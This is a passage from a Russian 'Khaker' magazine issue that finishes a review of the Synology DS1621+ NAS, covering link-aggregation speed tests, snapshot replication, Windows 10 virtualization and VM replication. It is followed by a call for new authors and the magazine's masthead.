А если возиться с сетевым адаптером не хочется или совместимый адаптер не удалось найти по сходной цене? Устройство оборудовано четырьмя гигабитными линками, которые можно агрегировать по любому доступному алгоритму. Мне нравится алгоритм Round Robin, который — единственный! — позволяет получить кратное ускорение передачи данных между NAS и клиентом, подключенным к высокоскоростной сети. Разработчики DSM сделали этот алгоритм недоступным через веб-интерфейс устройства, но его можно легко настроить вручную. Если в твоем коммутаторе достаточно свободных портов, то большой разницы в скорости по сравнению с 10-гигабитным линком при использовании обычных жестких дисков ты не почувствуешь.

Настроив агрегацию двух портов по методу Round Robin, я повторно провел тестирование. Цифры получились такие.

Обычная папка, агрегация двух гигабитных линков, алгоритм Round Robin:

- последовательная запись в обычную сетевую папку (без шифрования): 167 Мбайт/с;
- запись в обычную сетевую папку множества мелких файлов: 126 Мбайт/с.

Зашифрованная папка, агрегация двух гигабитных линков, алгоритм Round Robin:

- последовательная запись в зашифрованную папку: 165 Мбайт/с;
- запись в зашифрованную сетевую папку множества мелких файлов: 110 Мбайт/с.

Теперь проверю скорость чтения файлов:

- последовательное чтение из обычной сетевой папки: 189 Мбайт/с;
- чтение из обычной сетевой папки множества мелких файлов: 166 Мбайт/с.

Зашифрованная папка:


- последовательное чтение из зашифрованной папки: 186 Мбайт/с;
- чтение из зашифрованной сетевой папки множества мелких файлов: 147 Мбайт/с.

Как видим, агрегация двух гигабитных линков не дает двукратного роста производительности. Достигнутый максимум — 189 Мбайт/с — соответствует приблизительно полуторакратному росту полосы пропускания по сравнению с единственным гигабитным линком, но в ряде сценариев (передача множества мелких файлов) скорость страдает еще сильнее. Так что или увеличиваем количество агрегированных линков, или устанавливаем скоростной сетевой адаптер.

РЕПЛИКАЦИЯ СНИМКОВ (SNAPSHOT REPLICATION)

Для чего вообще может понадобиться шестидисковый сетевой накопитель? Есть ли разумные сценарии его использования дома или в небольшом офисе? Такие сценарии есть, и они отличаются от сценариев использования, к примеру, двухдисковых моделей —у старшей модели довольно высокий уровень шума.

Одна из интереснейших возможностей Synology, которая не имеет прямых аналогов у конкурентов, — репликация снимков (Snapshot Replication в англоязычной терминологии). Существует несколько способов использования репликации; для меня представляет интерес репликация снимков сетевых папок. Использование этой функции позволяет синхронизировать снимки (снапшоты) как одной, так и нескольких сетевых папок сразу; цель — быстрое резервное копирование с мгновенным восстановлением, с историей изменений и защитой от вирусов-шифровальщиков и прочих вымогателей.



При возникновении проблем на основном устройстве созданный на другом сетевом хранилище Synology снимок сетевой папки можно мгновенно сделать основным, переключившись в штатном режиме (Switchover) или в аварийном (Failover). Более того, механизм репликации — единственный из доступных домашнему пользователю без дополнительных лицензионных выплат, который позволяет не только восстановить реплицированные данные, но и протестировать работоспособность процесса восстановления (режим Test Failover).

Еще одна важная особенность механизма — работа с «сырыми» файлами, что позволяет копировать зашифрованные папки без необходимости их монтирования и расшифровки. Это чрезвычайно удобно, если устройство используется как цель для резервного копирования с нескольких других, пользователи которых шифруют данные каждый своим ключом. Разумеется, и отсутствие нагрузки на расшифровку и шифрование данных тоже плюс.

В чем отличие механизма репликации снимков от других способов резервного копирования?

Отличия от HyperBackup и других проприетарных механизмов: сохраняется точная копия оригинальных данных с оригинальной же структурой папок. Восстановление — мгновенно: достаточно переключиться на реплицированную копию, и данными можно пользоваться.

Отличия от rsync: для копирования зашифрованных папок не нужен ключ шифрования. Сохраняется снимок состояния файловой системы, можно настроить число снимков, которые будут храниться как на исходном, так и на целевом устройстве. Однако более важной я считаю другую особенность. Если в сетевой папке, которую ты хочешь реплицировать или синхронизировать, есть подкаталоги, и ты переименуешь один из них, rsync удалит содержимое папки с предыдущим именем и скопирует содержимое «новой» папки. В случае же репликации массированное копирование данных не делается — обновятся лишь данные конкретных узлов файловой системы Btrfs.

Отличия от проприетарного для Synology механизма синхронизации сетевых папок: опять же — снимки; легкость переключения между исходным и целевым устройствами; возможность протестировать процесс восстановления; наконец, возможность восстановить данные, после чего продолжить создавать резервные копии не с нуля, как в случае с синхронизацией сетевых папок, а в виде инкрементных снимков.

DS1621+ — прекрасный пример целевого устройства для хранения снимков. Собственно, именно в таком качестве я использовал накопитель во время тестирования: шесть отсеков позволяют достаточно гибко настроить тома и несколько RAID любых уровней. Устройство затем принимает данные из любых источников — как от двухдискового DS720+ (синхронизация снимков), так и от NAS других производителей (через rsync).


ВИРТУАЛИЗАЦИЯ

Еще один из способов использовать сетевое хранилище — запустить на нем одну или несколько виртуальных машин. И если с «легковесной» виртуализацией контейнеров Docker («джентльменский набор» англоязычного пользователя — sabnzbd/sonarr/radarr) вполне хватает возможностей процессоров Celeron, то полноценный гипервизор на младших моделях хоть и запустится, но работать будет медленно и печально.


Мне стало интересно проверить, как будет работать на DS1621+... Windows 10. Я не поленился и прошел всю процедуру установки.

Для начала подготовим образы дисков. Нам понадобится ISO Windows 10, образ Synology VMM Guest Tool, а заодно и драйверы виртуальных устройств с сайта Fedora (выбрать Direct Download и скачать ISO Stable virtio-win).


Из репозитория приложений нам потребуется установить Virtual Machine Manager.




Устанавливаем, запускаем, настраиваем.




Начинаем создание виртуальной машины Windows.




Настраиваем параметры, определив доступную виртуальной машине память и число ядер процессора.




Теперь окно гипервизора выглядит так.




Запускаем...



Открывается новое браузерное окно, в котором выполняем все шаги для установки Windows 10.



И вот система установлена — можно пользоваться.



У меня весь процесс занял около получаса; сюда входит время, которое потребовалось на настройку гипервизора и для того, чтобы разобраться, какие именно и откуда нужны ISO.


Как все это работает? Достаточно плавно. Загружается виртуальная Windows 10 за 17–20 с, пользоваться вполне можно. Нужно, однако, учитывать, что производительность виртуального графического адаптера весьма низкая; на отрисовку элементов интерфейса ее хватает, на что-то более требовательное — точно нет.

Я понимаю, что вряд ли кто-то будет устанавливать в виртуальную машину именно Windows. Смысл эксперимента в том, что если уж Windows 10 установить удалось (и эта не самая легкая ОС довольно плавно работает), то с Linux проблем не возникнет тем более.


Репликация виртуальных машин

Не хотелось бы пускаться совсем уж в дебри, но хочу рассказать и еще об одной возможности, которую предоставляет ОС DSM для виртуальных машин. Это репликация виртуальных машин как на другой том текущего устройства, так и на другой сетевой накопитель. Репликация — вещь очень удобная: с ее помощью можно организовать действительно бесперебойную работу. Любая проблема с диском, сетевым накопителем или файлом виртуальной машины — и можно либо восстановить ее из снимка, либо и вовсе переключиться на резервный NAS и продолжать пользоваться как ни в чем не бывало.

Локальный снимок (снапшот) виртуальной машины создался без проблем.



Однако дальше сюрприз: попытка настроить репликацию окончилась сообщением о необходимости настроить «план». В поддержке мне пояснили: сам гипервизор бесплатный, но ряд дополнительных возможностей (особенно связанных с безопасностью и отказоустойчивостью) лицензируется за деньги. Для тестирования репликации я получил временную лицензию. Дальше все просто: снимки реплицируются так, туда и тогда, как захочет пользователь (хотя, скорее, администратор).



ЗАКЛЮЧЕНИЕ

В заключении — мои личные впечатления от устройства. DS1621+ понравилось качеством сборки и возможностью расширения: 10-гигабитная сеть — это то, что я давно хотел получить от сетевого хранилища. Скорость работы порадовала даже при использовании нескольких «зеркал», а переключение в режим RAID 10 даже из четырех дисков удвоило производительность: по скорости непрерывного чтения-записи устройство практически догнало традиционные SSD с интерфейсом SATA. Если у тебя уже есть мультигигабитная сеть или ты планируешь ее использовать, DS1621+ — отличный вариант.

Производительности процессора AMD Ryzen — впервые в относительно доступных моделях Synology! — наконец-то хватает для быстрой работы даже тяжелых виртуальных машин. «Легкая» виртуализация Docker тем более не станет проблемой, особенно если расширить память до разумного объема.

Недостатки, конечно же, тоже есть. Разумеется, здесь нельзя обойти вопрос цены устройства, которая больше подойдет для офиса (в том числе и домашнего), чем для энтузиаста. Второй — все еще не завезли встроенных 10-гигабитных портов, что заставляет раскошелиться на не самую дешевую (не забываем о списке совместимости) сетевую карту или рассмотреть еще более старшую модель DS1621xs+, в которой такой порт есть. Всего 4 Гбайт предустановленной оперативной памяти в устройстве такого класса — тоже странное решение: уверен, значительная часть покупателей модуль на 4 Гбайт просто выбросит, заменив его существенно более объемным.

Наконец, устройство получилось достаточно шумным как из-за работы собственно дисков, так и из-за шумной системы охлаждения, реализованной двумя оборотистыми вентиляторами диаметром 92 мм. Жаль, что в этом устройстве разработчики не использовали решение из моделей на восемь отсеков Synology, в которых устанавливается пара заметно более тихих 120-миллиметровых вентиляторов.

Каким мне видится идеальный NAS от Synology? Корпус от DS1819+ с двумя крупными, тихими вентиляторами; начинка от героя обзора, плюс сетевой порт на 10 Гбит из DS1621xs+, и все это — по цене DS1621+. Пожалуйста, заверните!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№01 (262)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021